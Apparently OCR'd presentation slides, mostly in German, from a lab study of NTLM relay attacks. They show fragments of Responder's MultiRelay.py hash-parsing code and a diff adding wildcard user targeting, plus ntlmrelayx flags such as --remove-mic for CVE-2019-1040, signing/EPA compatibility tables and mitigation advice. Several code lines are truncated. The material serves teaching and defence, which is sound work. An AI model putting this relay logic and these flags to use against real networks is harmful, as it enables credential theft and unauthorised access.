def ParseSMBHash(data,client, challenge,UserToRelay,Host,Pivoting):  #Parse SMB NTLMSSP v1/v2
    SSPIStart  = data.find(b'NTLMSSP')
    SSPIString = data[SSPIStart:]
    LMhashLen    = struct.unpack('<H',data[SSPIStart+14:SSPIStart+16])[0]
    LMhashOffset = struct.unpack('<H',data[SSPIStart+16:SSPIStart+18])[0]
    LMHash       = codecs.encode(SSPIString[LMhashOffset:LMhashOffset+LMhashLen],'hex').decode('latin-1').upper()
    NthashLen    = struct.unpack('<H',data[SSPIStart+20:SSPIStart+22])[0]
    NthashOffset = struct.unpack('<H',data[SSPIStart+24:SSPIStart+26])[0]

    if NthashLen == 24:
        SMBHash      = codecs.encode(SSPIString[NthashOffset:NthashOffset+NthashLen],'hex').decode('latin-1').upp
        DomainLen    = struct.unpack('<H',SSPIString[30:32])[0]
        DomainOffset = struct.unpack('<H',SSPIString[32:34])[0]
        Domain       = SSPIString[DomainOffset:DomainOffset+DomainLen].decode('UTF-16LE')
        UserLen      = struct.unpack('<H',SSPIString[38:40])[0]
        UserOffset   = struct.unpack('<H',SSPIString[40:42])[0]
        Username     = SSPIString[UserOffset:UserOffset+UserLen].decode('UTF-16LE')
```

```
260   def ParseSMBHash(data,client, challenge,UserToRelay,Host,Pivoting):  #Parse SMB NTLMSSP v1/v2
261       SSPIStart  = data.find(b'NTLMSSP')
262       SSPIString = data[SSPIStart:]
263       LMhashLen    = struct.unpack('<H',data[SSPIStart+14:SSPIStart+16])[0]
264       LMhashOffset = struct.unpack('<H',data[SSPIStart+16:SSPIStart+18])[0]
265       LMHash       = codecs.encode(SSPIString[LMhashOffset:LMhashOffset+LMhashLen],'hex').decode(
266       NthashLen    = struct.unpack('<H',data[SSPIStart+20:SSPIStart+22])[0]
267       NthashOffset = struct.unpack('<H',data[SSPIStart+24:SSPIStart+26])[0]
268+      wildcardlist = []
269+      usertorelaylist = []
270+      newuserlist = []
271+      for User in UserToRelay:
272+          newuserlist.extend(User.split(","))
273+      for User in newuserlist:
274+          if User.endswith('*') == True:
275+              wildcardlist.append(User[:-1])
276+          else:
277+              usertorelaylist.append(User)
278       if NthashLen == 24:
279           SMBHash      = codecs.encode(SSPIString[NthashOffset:NthashOffset+NthashLen],'hex').dec
```

UserToRelay: [‘Ad*,Lea,Ben,!B*’]

[‘Ad’, ‘!B’] - wildcardlist

[‘Lea’, ‘Ben’] - usertorelaylist

Multirelay.py

Wildcards

```
242-    if Username in UserToRelay or "ALL" in UserToRelay:
243         if Pivoting[0] == "1":
244             return Username, Domain
245-
246         print("[+] Username: %s is whitelisted, forwarding credentials."%(Username))
247         if ReadData("SMBRelay-Session.txt", client, Username, Domain, Host, cmd=None):
248             ##Domain\User has already auth on this target, but it failed. Ditch the connecti
249             return None, None
250         else:
251             return Username, Domain
252     else:
253         print("[+] Username: %s not in target list, dropping connection."%(Username))
254         return None, None
```

```
99+
00+     if ('!' + Username) in usertorelaylist:
01+         print("[+] Username: %s is blacklisted, dropping connection." % User)
02+         return None, None
03+     elif Username in usertorelaylist or "ALL" in usertorelaylist:
04          if Pivoting[0] == "1":
05              return Username, Domain
06          print("[+] Username: %s is whitelisted, forwarding credentials."%(Username))
07          if ReadData("SMBRelay-Session.txt", client, Username, Domain, Host, cmd=None):
08              ##Domain\User has already auth on this target, but it failed. Ditch the connection to prevent acc
09              return None, None
10          else:
11              return Username, Domain
12      else:
13+         for wildcard in wildcardlist:
14+             if ('!' + User).startswith(wildcard):
15+                 print("[+] Username: %s is blacklisted, dropping connection." %(Username))
16+                 return None, None
17+             elif Username.startswith(wildcard):
18+                 if Pivoting[0] == "1":
19+                     return Username, Domain
20+                 print("[+] Username: %s is whitelisted, forwarding credentials."%(Username))
21+                 if ReadData("SMBRelay-Session.txt", client, Username, Domain, Host, cmd=None):
22+                     ##Domain\User has already auth on this target, but it failed. Ditch the connection to pre
23+                     return None, None
24+                 else:
25+                     return Username, Domain
26+
27          print("[+] Username: %s not in target list, dropping connection."%(Username))
28          return None, None
```

['Ad', '!B'] - wildcardlist

['Lea', 'Ben'] - usertorelaylist

analog für ParseHTTPHash

NTLM-Relay Angriffe verhindern

für Windows 10 Client und Windows Server 2012 erheblicher Aufwand um NTLM Relay zu realisieren:

- Client und Server: SMB2 → SMB1
- Client und Server: SMB Signaturen nicht erforderlich
- Server: “Keine Kerberos-Präauthentifizierung erforderlich”

NTLM-Relay Angriffe verhindern

Maßnahmen

- veraltete, unsichere Systeme weitgehendst deaktivieren (sofern möglich)
- NTLM Überwachung: absichtlich Zugriff auf nicht existierende Fileserver
- SMB Session signing, EPA aktivieren

NTLM-Relay Angriffe verhindern


SMB Session signing und EPA aktivieren

- NTLM Negotiation unterstützt das mitschicken von Signaturen
- Client/Server:

  Required: Signieren erforderlich

  Disabled: Signieren nicht möglich

  Enabled: Signieren optional



https://en.hackndo.com/ntlm-relay/

NTLM-Relay Angriffe verhindern

✗	it doesn't work
✓	it works
🍎	enabling SMB2 support is needed (`-smb2support`)
🌿	disabling multirelay (`--no-multirelay`) is needed (having only one target (`-t`) does that automatically)
💥	exploiting CVE-2019-1040 (`--remove-mic`) is needed (for unpatched targets only) or NTLMv1 (doesn't support MIC)
*	needs testing and/or confirmation
✗ (ntlmrelayx?)	ntlmrelayx seemed faulty, needs to be tried again with network analysis

Work In Progress

CLIENT session signing		SERVER session signing					
		SMB1	HTTP	SMB1	SMB2	LDAP	SMB1/2 / LDAP
		"disabled"	"not supported"	"enabled"	"not required"	"None"	"required"
SMB1	"disabled"	✓	✓	✓	✓🍎	✓💥	✗
HTTP	"not supported"	✓	✓	✓	✓🍎	✓	✗
HTTP	"supported" (WebDAV and other Microsoft clients)	✓	✓	✓	✓🍎	✓	✗
SMB1	"enabled"	✓	✓	✓	✓🍎	✓💥	✗
SMB2	"not required"	✓	✓	✓	✓🍎	✓💥	✗
SMB1	"required"	✓	✓	✓	✗ (ntlmrelayx?)	✓💥	✗
SMB2	"required"	✓🌿🍎	✓🌿🍎	✓🌿🍎	✓🌿🍎	✓💥🌿🍎	✗

https://www.thehacker.recipes/a-d/movement/ntlm/relay

NTLM-Relay Angriffe verhindern

✗	it doesn't work
✓	it works
🍎	enabling SMB2 support is needed (`-smb2support`)
🌿	disabling multirelay (`--no-multirelay`) is needed (having only one target (`-t`) does that automatically)
💥	exploiting CVE-2019-1040 (`--remove-mic`) is needed (for unpatched targets only) or NTLMv1 (doesn't support MIC)
*	needs testing and/or confirmation
✗ (ntlmrelayx?)	ntlmrelayx seemed faulty, needs to be tried again with network analysis

CLIENT				SERVER				
				EPA				
				LDAPS	HTTPS	LDAPS	HTTPS	LDAPS / HTTPS
				"Never"	"Off"	"When supported"	"Accept"	"Always / Required"
	session signing	SMB1	"disabled"	✗ (ntlmrelayx?)	✓	✓	?	✗
		HTTP	"not supported"	✓	✓	✓	?	✗
		HTTP	"supported" (WebDAV and other Microsoft clients)	✓	✓	✗	?	✗
		SMB1	"enabled"	✗ (ntlmrelayx?)	✓	✗	?	✗
		SMB2	"not required"	✓ 💥	✓	✗	?	✗
		SMB1	"required"	✗ (ntlmrelayx?)	✓	✗	?	✗
		SMB2	"required"	?	✓ 🌿 🍎	✗	?	✗

https://www.thehacker.recipes/a-d/movement/ntlm/relay

Zusammenfassung

- Innerhalb unseres Labor Setups war es möglich an die NTLM-Hashes der Nutzer zu kommen: mit *Responder.py* und *ntlmrelayx.py*
- Nutzer mit Adminstratorrechten: Relay und damit Zugriff auf Server möglich:

  → mit Responder *Multirelay.py:* erfolgreich

  → mit Impacket *ntlmrelayx.py:* Zugriff zwar möglich, aber: Permission Denied

- Durch EPA und SMB session signing kann man NTLM-Angriffe erschweren
- Veraltete Technologien möglichst aus dem Netzwerk entfernen